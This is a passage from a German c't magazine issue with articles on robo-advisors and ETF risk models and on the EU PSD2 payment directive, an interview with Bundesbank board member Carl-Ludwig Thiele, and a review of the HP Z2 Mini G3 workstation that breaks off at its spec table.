Doch nicht einmal jeder fünfte Bundesbürger investiert in Aktien oder Fonds. Das liegt zum einen am Risiko, das solche Anlageformen mit sich bringen: Im Unterschied zu einem festen Zinssatz schwanken Aktienkurse und können sogar ins Bodenlose stürzen. Außerdem war für Normalbürger der Zugang zum Aktienmarkt lange nur über Kreditinstitute oder Börsenmakler möglich – und dementsprechend teuer.

Inzwischen bieten unzählige Online-Broker ihre Dienstleistungen im Internet feil. Besonders im Trend liegen derzeit die sogenannten Robo-Advisor. Auch mit begrenztem Budget kann jeder vom heimischen Computer aus in ein weltweit diversifiziertes Portfolio investieren – zu geringen Kosten und ohne sich intensiv mit der Materie beschäftigen zu müssen.

Was sind Robo-Advisor eigentlich?

Vereinfacht ausgedrückt handelt es sich bei Robo-Advisor um Programme, die Geld nach standardisierten Formeln an den Kapitalmärkten anlegen. Anders als

beim klassischen Aktienfonds greifen dabei keine Fondsmanager (also Menschen) ein und schichten auf Grundlage subjektiver Einschätzungen von Markt- und Kursentwicklungen immer wieder einzelne Wertpapiere um, die vielleicht gerade besonders vielversprechend sind oder Gefahr laufen, in einen Abwärtssog zu geraten.


Vielmehr geht es bei Robo-Advisoren darum, algorithmengestützt eine ideale Kombination aus Risiko und Rendite zu finden und eventuelle Schwächephase des Marktes durch eine geschickte Verteilung einzelner Positionen abzumildern. Menschliche Leistung wird vor allem in die Verbesserung der Algorithmen investiert.

Sogenannte passive Robo-Advisor legen zu Beginn eine Aufteilung des Geldes auf verschiedene Positionen fest und prüfen in der Regel nur einmal pro Jahr, ob sich das Anlagekonzept hinsichtlich der Renditeerwartung bewährt hat. Zeigen sich Abweichungen, werden erst dann einzelne Titel veräußert und andere hinzu gekauft. Wer den täglichen Nervenkitzel sucht, ist damit also weniger gut bedient. Aktive Robo-Advisor tun hingegen mehr und optimieren das Kundendepot sehr viel häufiger.

Eines haben aktive und passive Robo-Advisor gemeinsam: Sie investieren in sogenannte ETFs. Das steht für „Exchange Traded Funds“ und heißt auf Deutsch „börsengehandelter Fonds“. ETFs versuchen einen Börsenindex möglichst genau und ebenfalls ohne Eingreifen durch Fondsmanager (also passiv) abzubilden. Wer in ETFs investiert, setzt darauf, dass Märkte insgesamt wachsen.

Spielraum besteht dabei, welchen Index der ETF abbilden soll: Für so gut wie jede Börse und Branche der Welt gibt es heute einen eigenen Index. ETF muss aber nicht gleich Aktie heißen – es gibt auch ETFs für Unternehmensanleihen, Staatsanleihen, Rohstoffe, Gold oder Immobilien. Und häufig existiert nicht nur ein ETF für einen Index, sondern es gibt gleich mehrere.

Aufgelegt werden ETFs von Banken oder Investmentgesellschaften, der Handel erfolgt über die Börse. Zu den bekanntesten ETFs in Deutschland gehört beispielsweise der „iShares Core Dax ETF“ von BlackRock. In ihm sind alle 30 DAX-



Beim Onboarding-Prozess von Whitebox kann der Anleger sehr differenziert entscheiden, ob er mehr auf Sicherheit oder auf Risiko setzt. Ist die Risikobereitschaft hoch, landen in der Portfolio-Empfehlung deutlich mehr Aktien- (blau) als Anleihen-ETFs (rot).

Titel berücksichtigt und so gewichtet, wie es auch im DAX der Fall ist. Große Aktiengesellschaften wie Siemens sind prozentual also stärker vertreten als kleinere AGs wie das Wohnungsunternehmen Vonovia.

Für Robo-Advisor sind ETFs interessant, weil die Anbieter deutlich niedrigere Verwaltungsgebühren erheben als aktiv gemanagte Fonds. Das drückt die Gesamtkosten – eines der Hauptargumente für eine Geldanlage per Robo-Advisor. Ist etwa ein Brot-und-Butter-ETF auf den DAX schon für 0,07 Prozent jährliche Gebühr zu haben, kostet zum Beispiel der beliebte „Multiple Opportunities“-Fonds des Anbieters Flossbach von Storch 1,53 Prozent pro Jahr. Häufig kommen bei solchen Fonds auch noch Verkaufsgebühren hinzu – während die meisten ETFs ohne Ausgabeaufschläge direkt über die Börse gehandelt werden.

Allerdings hat die Vorliebe der Robo-Advisor für ETFs auch Nachteile. Beispielsweise sind viele kleinere börsennotierte Unternehmen mit vielleicht großem Entwicklungspotenzial oft gar nicht in einem Börsenindex enthalten, weil ihre Marktkapitalisierung zu niedrig ist. Hinzu kommt, dass die Chancen auf überdurchschnittliche Renditen bei ETFs wegen der breiten Streuung grundsätzlich niedriger sind. Wer beispielsweise vor fünf Jahren 10.000 Euro gleichmäßig im sogenannten GAFA-Quartett (Google, Apple, Facebook, Amazon) angelegt hat, kann sich

heute über eine Verdreifachung der Investitionssumme freuen. Wer dagegen die gleiche Summe in den weitaus risikoärmeren MSCI-World-ETF investiert hat, der rund 2000 Aktien aus aller Welt berücksichtigt, muss sich mit einem Plus von gut 4000 Euro zufriedengeben.

Risikoberechnung

Der Erstkontakt mit einem Robo-Advisor erfolgt in der Regel online. Dabei werden zunächst die Erfahrungen des Kunden mit Finanzprodukten, dessen Lebensplanung und die persönliche Risikoneigung abgefragt. Hinter diesem sogenannten Onboarding-Prozess steht aber keine Raketentechnologie. Zwar durchdachte, aber weitgehend starre Formeln berechnen für jeden Anleger eine Portfolio-Empfehlung. Will der Anleger zum Beispiel wenig Risiko eingehen, ist der Anteil an sicheren Staatsanleihen-ETFs normalerweise hoch. So etwas ist sinnvoll, war aber auch schon vor dem Fintech-Zeitalter üblich.

Spannender wird es bei der Auswahl einzelner ETFs. Für Einzelpersonen ist es nahezu unmöglich, den Überblick über mehrere tausend ETFs zu behalten, die weltweit gehandelt werden – da sind Algorithmen klar im Vorteil. Insbesondere die aktiven Robo-Advisor betreiben meist einen hohen Aufwand, um die ideale ETF-Zusammenstellung zu finden. Allerdings sind bei solchen Anbietern dann auch Mindesteinlagen von 5000 Euro (White-

box) beziehungsweise sogar 10.000 Euro (Scalable Capital) Voraussetzung.

Ein weiterer Vorzug der aktiven Robo-Advisor sind kontinuierliche Risikoberechnungen. Der seit Anfang 2016 am Markt präsente deutsche Anbieter Whitebox etwa gibt an, die Gewichtung seiner Anlageklassen mittels Risikomanagement-Modellen alle 14 Tage zu überprüfen und bei Bedarf automatisch Umschichtungen vorzunehmen. Der ebenfalls seit Anfang 2016 in Deutschland aktive Wettbewerber Scalable Capital erklärt sogar, täglich zu überprüfen, ob das Portfolio noch zu den Risikovorgaben passt, die der Kunde festgelegt hat.

Scalable Capital setzt bei der Risikoberechnung auf sogenanntes Markt-Timing mittels der Risikokennzahl „Value at Risk“ (VaR). In besonders risikoreichen Zeiten schichtet die Software Anlagen in

weniger risikoreiche Anlageklassen um – also zum Beispiel von Aktien in Anleihen. Das geschieht auf Basis vorab definierter Regeln. Diese Regeln greifen, wenn das Verlustrisiko innerhalb eines bestimmten Zeitraums (bei Scalable Capital 1 Jahr) höher ist als eine vom Anleger vorab definierte Grenze. Die Grenze legt der Anleger schon bei der Depotöffnung fest. Je nach Risikoneigung kann er angeben, ob er gegebenenfalls 5, 10 oder 20 Prozent seiner Anlage als Jahresverlust hinnehmen würde. Sobald diese Schwelle mit 95-prozentiger Wahrscheinlichkeit überschritten wird, schreitet die Software ein.

Die Verlustwahrscheinlichkeit ermittelt die Software durch Anwendung von Rekursion: Auf Basis historischer Daten wie Volatilität und Rendite sowie Zufallsberechnungen wird eine Zeitreihe mit einer Monte-Carlo-Simulation fortgeschrieben. Verschiedene Einzelrisiken werden dabei mit einer großen Anzahl von Zufallszahlen simuliert, bis die Zielgröße der Simulation – der „Value at Risk“ – gegen einen bestimmten Wert konvergiert. Dabei gewichtet man neuere Daten stärker als ältere.

Whitebox verwendet ein anderes Risikomaß: den „Conditional Value at Risk“ (CVaR). Im Unterschied zum VaR berechnet der CVaR nicht nur die Verlustwahrscheinlichkeit, sondern auch die mögliche Höhe der Verluste. Die Software berechnet dafür eine ständig aktualisierte ideale Portfolio-Aufteilung und vergleicht diese Soll-Allokation mit der tatsächlichen Umsetzung. Um keine unnötigen Umschichtungskosten zu verursachen, toleriert Whitebox dabei gewisse Schwankungen einzelner Positionen. Erst wenn diese unter- oder überschritten werden, wird die Software aktiv.

Renditen

Welcher Ansatz sinnvoller ist, darüber streiten sich die Fachleute. Grundsätzlich einig sind sie sich aber darin, dass Robo-Advisor mit aktivem Risikomanagement für renditeorientierte Anleger die bessere Option sind als passive Robo-Advisor, die lediglich starre Musterportfolios verwalten. Aktive Robo-Advisor sind allerdings in der Regel etwas teurer als passive – trotzdem aber immer noch gut 30 bis 40 Prozent günstiger als die meisten aktiv gemanagten Fonds.

Was eine Geldanlage mittels Robo-Advisor den Kunden letztlich kostet, hängt von mehreren Faktoren ab. Eine Faustregel dabei ist: Je höher der Anlagebetrag, umso niedriger sind meist die Gebühren. Die liegen bei seriösen Anbietern in Deutschland derzeit zwischen 0,25 und 0,95 Prozent pro Jahr. Hinzu kommen aber oft noch weitere Kosten wie ETF-Gebühren und Aufwendungen für die Depotverwaltung.

Genau hinschauen sollte man insbesondere bei den immer häufiger anzutreffenden Robo-Advisor-Apps für Smartphones, die zum Beispiel ETF-Investmentssparpläne mit tollen Renditeprognosen und gleichzeitig niedrigen Eigenleistungen anpreisen. Wichtig dabei ist, dass die verlangten Mindestgebühren nicht so hoch sind, dass sie eventuell erzielte Gewinne sofort wieder auffressen. Denn letztlich zählt nur die Nettorendite – also das, was nach Abzug sämtlicher Kosten beim Nutzer hängen bleibt.

Wer mit dem Gedanken spielt, einem Robo-Advisor sein Geld anzuvertrauen, will natürlich auch wissen, welches Konzept am meisten abwirft und ob er damit „den Markt“ schlägt. Beide Fragen sind schwierig zu beantworten. Viel hängt vom Anbieter, der persönlichen Risikoneigung und noch mehr von der Konjunktur ab.

2016 war vor allem für solche Anleger ein gutes Jahr, die ein höheres Risiko gewählt, also viele Aktien-ETFs im Portfolio hatten. Im Schnitt lag die Gewinnspanne der bekanntesten deutschen Robo-Advisor hier bei über 11 Prozent. Anleger mit mittlerem Risiko konnten sich über mehr als 8 Prozent freuen, solche mit geringem Risiko immerhin noch über durchschnittlich gut 4 Prozent. Noch sind die meisten Anbieter aber zu kurz am Markt, um daraus langfristige Prognosen abzuleiten.

Wer Freude daran hat, sich mit dem Thema näher auseinanderzusetzen, kann aber auch selbst ETF-Depots zusammenstellen. Viele ETFs können kostenlos über ebenfalls kostenfreie Depots bei Online-Brokern erworben werden. Nur so bequem wie mit einem Robo-Advisor hat man es dann halt nicht. (pmz@ct.de) **ct**

Niklas Vogt ist Finanzjournalist und betreut das Online-Portal robo-advisor.de




Bild: N26

Das auf Smartphone-Banking spezialisierte Fintech-Unternehmen N26 hat einen Robo-Advisor von vaamo in seine App integriert, der einmal pro Jahr ein Rebalancing vornimmt.

Anzeige



Open Bankkonto

Was die neue EU-Zahlungsverkehrsrichtlinie bringt

Bis Anfang 2018 müssen die Länder im Euro-Zahlungsraum die „Payment Services Directive 2“ umsetzen. Online-Dienste bekommen Zugang zu Kontodaten von Bankkunden und können neue innovative Dienste anbieten. Außerdem wird die Zwei-Faktor-Authentifizierung stärker in den elektronischen Zahlungsverkehr integriert, was für mehr Sicherheit sorgen soll.

Von Peter-Michael Ziegler

Ohne den elektronischen Zahlungsverkehr wäre das enorme Wachstum im Online-Handel nicht möglich. Für 2017 wird allein in Europa ein Umsatz von mehr als 250 Milliarden Euro erwartet. Eine immer wichti-

gere Rolle spielen im E-Commerce zudem grenzüberschreitende Transaktionen.

Die EU hat auf diese Entwicklungen früh reagiert und bereits 2009 mit der sogenannten „Richtlinie für Zahlungsdienstleistungen“ (Payment Services Directive, PSD) die Basis für einen einheitlichen europäischen Zahlungsverkehrsmarkt gelegt. Mit der PSD ist jeder schon mal in Kontakt gekommen – denn ein Ergebnis war die „Single Euro Payments Area“ (SEPA). Und zu SEPA gehört die IBAN, die das Ausfüllen von Überweisungen heute oft so zäh macht. Mit der PSD wurde außerdem der Markt für Zahlungsdienstleister in Europa weiter geöffnet.

Screen Scraping

Jetzt greift die Politik erneut in den Markt ein: Bis Anfang 2018 müssen die Länder im Euro-Zahlungsraum die „Payment Ser-

vices Directive 2“ (PSD2) in nationales Recht umsetzen. Zu den Zielen der neuen Richtlinie gehört nach Angaben der EU-Kommission, Internet-Zahlungen weiter zu vereinfachen, Kunden besser vor Betrug zu schützen, innovative Bezahlverfahren zu fördern und Verbraucherrechte weiter zu stärken.

Und die PSD2 hat es in sich. Die wohl bedeutendste Neuerung ist, dass kontoführende Kreditinstitute (also die Hausbanken) künftig Drittanbietern direkten Zugriff auf Kontodaten gewähren müssen. Für die erforderlichen IT-Schnittstellen müssen die Banken selbst sorgen. Betroffen sind davon insbesondere Zahlungsauslöse- und Kontoinformationsdienste, die Bezahlvorgänge bei Online-Einkäufen übernehmen oder Kontodaten beispielsweise für Multi-Banking-Apps aggregieren.

Solche Dienste gibt es heute bereits. Da aber viele Banken den Zugriff Dritter auf ihre Kontodaten unterbinden, nehmen Online-Dienstleister häufig den Umweg über das sogenannte „Screen Scraping“-Verfahren. Einer der bekanntesten Nutzer dieser Technik ist „Sofortüberweisung“.

Wer Einkäufe per Sofortüberweisung zahlt, gewährt der Münchner Firma „Sofort GmbH“ temporären Einblick in das eigene Online-Bankkonto, damit das Unternehmen überprüfen kann, ob das Konto gedeckt ist. Dazu muss der Kunde während jeder Kaufabwicklung allerdings seine persönliche Online-Banking-PIN an das Unternehmen übermitteln. Dessen Server öffnet damit die Kontoauszugsmaske, schaut sich den Kontostand an, und löst bei Deckung selbst die Überweisung aus. Der Kunde bestätigt den Vorgang über die Eingabe einer Einmal-PIN, die er von seiner Bank bekommt.

Access-to-Account

Die „Screen Scraping“-Technik verwenden auch viele Kontoinformationsdienstleister, die Daten von mehreren Konten bei verschiedenen Banken abrufen und für individuelle Gesamtübersichten aufbereiten. Doch mit dem Screen Scraping soll jetzt Schluss ein. Die europäische Bankenaufsichtsbehörde EBA (European Banking Authority), die für die Ausarbeitung der technischen Standards der PSD2 zuständig ist, will die Kommunikation zwischen Drittanbietern und Kreditinstituten künftig nur noch über direkte Access-to-Account-Schnittstellen (XS2A) erlauben.

Wie diese Schnittstellen aussehen und welche Protokolle dafür verwendet werden, ist den Banken weitgehend freigestellt. Sie können beispielsweise eigene APIs implementieren oder den Drittanbietern Zugriff auf die bereits existierenden Kunden-Frontends gewähren. Genaue Vorgaben gibt es nicht. „Der Markt soll das selbst regeln“, argumentiert etwa die Deutsche Bundesbank, die an der Ausarbeitung der Regulatory Technical Standards (RTS) beteiligt war. Nur technisch neutral und vor allem sicher müssen die XS2A-Schnittstellen sein.

Ziel der PSD2 ist eine Regulierung des Marktes, in dem die Banken Dienstleistern wie Sofortüberweisung oft Steine in den Weg gelegt haben. Für die Unternehmen heißt das, dass sie jetzt eine Li-

zenz benötigen, wenn sie entsprechende Dienstleistungen anbieten wollen. Denn mit der PSD2 unterliegen Zahlungsauslöse- und Kontoinformationsdienste in Deutschland künftig der Regulierung durch die Bundesanstalt für Finanzdienstleistungsaufsicht (BaFin). Außerdem werden die Unternehmen verpflichtet, sich an Spielregeln zu halten. Dazu gehört unter anderem, dass sie nur dann auf ein Konto zugreifen dürfen, wenn der Kunde dies explizit wünscht. Auch dürfen sie nicht sämtliche Daten von Kundenkonten abfragen, sondern nur solche, die sie zur Erbringung ihrer Dienstleistung benötigen.

Aber auch die Banken sollen von den neuen XS2A-Schnittstellen profitieren. Zum Beispiel könnten sie künftig eigene Plattformen für externe Dienstleister aller Couleur aufbauen, die dann unkompliziert auf Kontoinformationen zugreifen und potenziellen Kunden maßgeschneiderte Angebote unterbreiten. Auch eine Vermarktung der APIs für neue Identity-Management-Lösungen ist im Gespräch.

Kundenauthentifizierung

Mit der PSD2 wird außerdem die sogenannte „Starke Kundenauthentifizierung“ (Strong Customer Authentication, SCA) tiefer in den elektronischen Zahlungsverkehr verankert. Europaweit soll bei Zugriffen auf Online-Bankkonten und für das Auslösen elektronischer Zahlungen künf-

tig grundsätzlich eine Zwei-Faktor-Authentifizierung verlangt werden. Nutzer müssen sich also mit zwei Authentifizierungsmerkmalen aus den Kategorien „Besitz“ (z. B. Karte, Smartphone), „Wissen“ (PIN, Passwort) sowie „Inhärenz“ (biometrische Merkmale) ausweisen.


Es wird aber zahlreiche Ausnahmen geben. Für Zahlungen im Internet oder per Smartphone ist vorgesehen, dass Beträge bis 30 Euro mit nur einem Authentifizierungsfaktor bestätigt werden müssen. Kontaktlose Kartenzahlungen bis 50 Euro an der Ladenkasse sollen künftig auch ohne die Eingabe einer PIN generell erlaubt sein.

Aus Sicherheitsgründen wird nach mehreren Zahlungen in Folge ohne SCA aber regelmäßig eine neue starke Authentifizierung verlangt. An Bezahlterminals soll das nach maximal 150 Euro oder 5 Transaktionen der Fall sein, bei Internet-Zahlungen nach maximal 100 Euro oder ebenfalls 5 Transaktionen.

Für Zahlungen an sogenannten „unbedienten Terminals“ im Transportwesen wie Fahrkartenautomaten oder Mautstellen sowie für Parkgebühren soll künftig keine Eingabe von Geheimzahlen mehr erforderlich sein. Außerdem wird mit der PSD2 die Kundenhaftung bei Schäden aus nicht autorisierten Zahlungen künftig von 150 Euro auf 50 Euro reduziert – vorausgesetzt, der Kunde hat nicht grob fahrlässig gehandelt. (pmz@ct.de) **ct**

Die Payment Services Directive 2

Mit der PSD2 dürfen Zahlungsauslöse- und Kontoinformationsdienste über standardisierte Schnittstellen künftig direkt auf Kundenkonten zugreifen.



»Die Banken sollten nicht nur auf Risiken schauen.«

Carl-Ludwig Thiele gehört seit 2010 dem Vorstand der Deutschen Bundesbank an. Er verantwortet unter anderem das Ressort „Zahlungsverkehr und Abwicklungssysteme“, das die technischen Standards der neuen EU-Zahlungsverkehrsrichtlinie (PSD2) mitgestaltet hat.



» Wer sich nicht bewegt, wird am Ende das Nachsehen haben.«

c't: Herr Thiele, wie bezahlen Sie eigentlich, wenn Sie privat einkaufen? Haben Sie immer Bargeld dabei oder verwenden Sie vor allem Kartengeld? Nutzen Sie vielleicht sogar eine Bezahl-App auf Ihrem Mobiltelefon?

Carl-Ludwig Thiele: In meinem Portemonnaie befindet sich immer Bargeld. Dieses benutze ich hauptsächlich, um beim Bäcker oder beim Kiosk mit kleineren Beträgen zu bezahlen. Bei größeren Summen nutze ich die Girokarte meiner Hausbank. Und auf meinem Smartphone habe ich tatsächlich eine App installiert, die unter anderem schnelle Zahlungen zwischen Privatpersonen ausführen kann. Nichtsdestotrotz ist die Technikaffinität bei meinen Kindern stärker ausgeprägt als bei mir. Diese gehen völlig selbstverständlich mit den neuen technischen Möglichkeiten um.

c't: Künftig sollen Zahlungsauslöse- und Kontoinformationsdienste direkt auf Kontodaten bei den Hausbanken zugreifen dürfen. Welche Vorteile haben Bürger davon?

Thiele: Entsprechende Angebote werden von Kunden schon seit Jahren genutzt. Es ist doch bequem, sich mit einem Klick die Bewegungen auf all seinen Konten anzeigen zu lassen. Und

ohne Kreditkarte im Internet einkaufen zu können, wird von Händlern und Kunden offensichtlich gleichermaßen geschätzt. Wegen der potenziellen Risiken solcher Verfahren halte ich es aber für richtig, dass solche Dienste künftig nur von regulierten Anbietern und in einem klar definierten Rahmen erbracht werden dürfen.

c't: Geplant ist, dass die Banken für die nötigen IT-Schnittstellen zahlen sollen. Warum nicht auch die Drittanbieter, die ja besonders davon profitieren?

Thiele: Das ist die Entscheidung des Gesetzgebers. Die PSD2 verpflichtet alle Banken, Drittanbietern den Zugang zu Online-fähigen Konten zu gewähren. Dabei liegt es im Ermessen der Banken, ob sie eine dedizierte Schnittstelle in Form einer API einrichten oder ihre bestehenden Kundenschnittstellen anpassen.

c't: Bei manchen Zahlungen wird künftig auf eine gesonderte Transaktionsfreigabe durch den Kunden verzichtet. Was will man damit erreichen?

Thiele: Die PSD2 fordert für den Kontozugriff und die Auslösung von elektronischen Zahlungen grundsätzlich eine Zwei-Faktor-Authentifizierung. Für Transaktionen mit geringerem Risikogehalt wird es Ausnahmen geben. Damit kann

auch im Interesse der Nutzer ein Ausgleich zwischen Sicherheit und Bequemlichkeit erreicht werden.

c't: In der Presse ist von heftiger Kritik der Banken an der PSD2 die Rede, die Gewinneinbußen fürchten. Teilen Sie diese Einschätzung? Und was raten Sie den betroffenen Banken?

Thiele: Ich halte mich bei solchen Expertenschätzungen zurück. Sicherlich führt höherer Wettbewerb zu weiterem Druck auf die Margen der Banken. Aber die Banken sollten nicht nur auf Risiken schauen. Die PSD2 eröffnet auch Chancen, zum Beispiel mit Blick auf neue Geschäftsmodelle, die von den Banken selbst genutzt werden können und müssen. Denn wer sich nicht bewegt, wird am Ende das Nachsehen haben.

c't: Dient die PSD2 nicht zuletzt auch dazu, den Fintech-Markt stärker zu regulieren?

Thiele: Mit der PSD2 soll nicht in erster Linie der Fintech-Markt stärker reguliert werden, der sehr heterogen und vielschichtig ist. Vielmehr reagiert der Gesetzgeber mit der PSD2 auf neuere Entwicklungen im Zahlungsverkehrsmarkt: Er will durch einen verlässlichen Rechtsrahmen das Vertrauen in diese Entwicklungen stärken und Innovation fördern.

Anzeige

Designerware

Kompakte Workstation HP Z2 Mini G3 für sechs Displays



HP dampft bei der Z2 Mini G3 Workstation-Hardware auf Mini-PC-Größe ein. Dank Quad-Core-CPU, schneller PCI-Express-SSD und CAD-zertifizierter Quadro-Grafikkarte eignet sie sich für Architekten, Designer und Börsenmakler.

Von Christian Hirsch

In vielen Firmen ersetzen kompakte Büro-Rechner klassische Tower-PCs. Die Minis beanspruchen weniger Raum, bieten dank effizienter Prozessoren und schneller SSDs zeitgemäße Leistung, arbeiten dabei aber meist sparsamer und leiser. HP will diese Vorteile auf CAD-Workstations übertragen und bietet mit der Z2 Mini G3 eine Grafik-Workstation an, die bei vergleichbarer Grundfläche etwa doppelt so hoch wie ein Mac mini ist.

Im Unterschied zu üblichen Mini-PCs müssen Workstations besondere Voraussetzungen erfüllen: Dazu zählt nicht nur genug CPU- und GPU-Leistung, sondern auch für die gängigen Anwendungen zer-

tifizierte Treiber und mehrere Anschlussmöglichkeiten für große Displays. Trotz der geringen Bauhöhe von lediglich 6 Zentimetern hat HP deshalb in der von uns getesteten Variante der Z2 Mini G3 einen schnellen Vierkern-Prozessor Intel

Dank wartungs-freundlichem Aufbau lassen sich die Hardware-Komponenten der HP Z2 Mini G3 mit wenigen Handgriffen austauschen.

Core i7-6700, eine Mobil-GPU vom Typ Nvidia Quadro M620, 16 GByte DDR4-RAM sowie eine PCI-Express-SSD mit 256 GByte Kapazität eingebaut. Mainboard, Chipsatz und CPU gehört noch zur sechsten Core-i-Generation. Das bereits von HP angekündigte Update auf Kaby-Lake-Prozessoren folgt in Kürze, wenn Intel die CPUs der Serie Xeon E3-1200 v6 offiziell vorgestellt hat.

In dem leicht zu öffnenden Gehäuse gibt es zudem noch Platz für eine 2,5"-Festplatte sowie einen M.2-Slot für WLAN-Module. Durch die modulare Bauweise lassen sich Prozessor, RAM und SSD mit wenigen Handgriffen tauschen. Die SSD trägt einen Kühlkörper und sitzt unterhalb des GPU-Lüfters, sodass dieser sie gleich mitkühlt. Zusätzlich zu den Temperatursensoren in den einzelnen Komponenten gibt es in der Z2 Mini G3 zwei weitere Fühler für eine optimale Lüfterregelung. Die Firmware bietet neben dem üblichen BIOS-Setup umfangreiche Diagnosefunktionen, um mögliche Hardware-Defekte festzustellen.

Displayspezialitäten

Der Core i7-6700 mit vier Kernen und Hyper-Threading liefert genug Performance für anspruchsvolle Bild- und Videobearbeitung sowie für Rendering-Aufgaben. Die M.2-SSD von Samsung ist über vier PCIe-3.0-Lanes am C236-Chipsatz angebunden und sorgt deshalb für eine kurze Bootdauer des Windows 10 Pro und geringe Ladezeiten von Programmen.

Die Grafikkarte Quadro M620 aus der Maxwell-Generation mit 2 GByte





Um sechs Monitore an vier DisplayPorts anzuschließen, müssen zwei davon Daisy-Chaining unterstützen.

GDDR5-Speicher eignet sich vor allem für Architekturplanung mit AutoCAD, Vectorworks, Microstation und Revit sowie das Design einfacher Objekte mit Inventor, Solidworks und Solid Edge. Sie ist aber zu schwach und mit zu wenig lokalem Speicher ausgestattet, um ein komplettes Flugzeug zu konstruieren oder anhand seismischer Daten Gas- und Öllagerstätten zu erkunden.

Auf jeden Fall taugt die Mini-Workstation auch für die Finanzbranche, in der viele Informationen gleichzeitig dargestellt werden müssen, denn an die Z2 Mini G3 lassen sich insgesamt sechs Displays anschließen. In der Voreinstellung hängen die vier DisplayPort-Anschlüsse an der Quadro M620. Die maximale Auflösung an jedem Port beträgt dabei 4096 × 2160 Pixel (60 Hz). Mehr Displays kann die Maxwell-GPU nicht ansteuern.

Um nun sechs Monitore anzuschließen, muss man im BIOS-Setup einen der DisplayPorts auf die im Prozessor integrierten Grafikeinheit umschalten. Da beide GPUs jeweils einen Port im Daisy-Chaining-Modus betreiben können, lassen sich an diesen Ausgängen zwei Monitore in einer Kette betreiben, sofern diese DisplayPort Multi Stream Transport (MST) unterstützen. Alternativ lässt sich das erreichen, wenn man vier der sechs Monitore über zwei MST-Hubs an die Z2 Mini G3 anschließt. Die maximale Auflösung der per Daisy-Chain angeordneten Displays beträgt 2560 × 1600 Pixel.

Bei normalen Office-Tätigkeiten ist die Workstation auch in sehr leisen Umgebungen praktisch nicht zu hören. Auch der Energiebedarf fällt mit 18 Watt bei ruhendem Leerlauf angesichts der dedizierten GPU niedrig aus. Erst bei längerer Volllast – insbesondere bei 3D-Anwendungen – drehen die Lüfter hörbar auf. Aus Platzgründen liefert HP ein externes Notebook-Netzteil mit.

Fazit

Trotz ihrer kompakten Abmessungen liefert die Z2 Mini G3 in der getesteten Ausführung ausreichend Performance, um die Anforderungen einer CAD-Work-

station zu erfüllen. Dabei verrichtet sie erfreulich unauffällig ihren Dienst. Alle Schnittstellen liefern zeitgemäßes Tempo, vor allem die SSD ist rasend schnell. Lediglich USB 3.1 Gen 2 sollte bei einem

Gerät für 1400 Euro nicht mehr fehlen. Der auf den ersten Blick hohe Preis relativiert sich durch das durchdachte, wartungsfreundliche Gehäuse sowie die Zertifizierung für Profi-Software. Falls dies nicht erforderlich ist, bietet HP auch preiswertere Konfigurationen der Z2 Mini G3 ohne Quadro-Grafikkarte, dann aber nur mit drei DisplayPort-Ausgängen an. Die Einstiegskonfiguration mit Core i3, 4 GByte RAM und 1-TByte-Festplatte gibt es für 850 Euro. Zudem bietet der Hersteller Varianten mit Xeon-Prozessor und ECC-RAM an. (chh@ct.de) **ct**

HP Z2 Mini G3 (1CC42ET#ABD)

Hardware-Ausstattung	
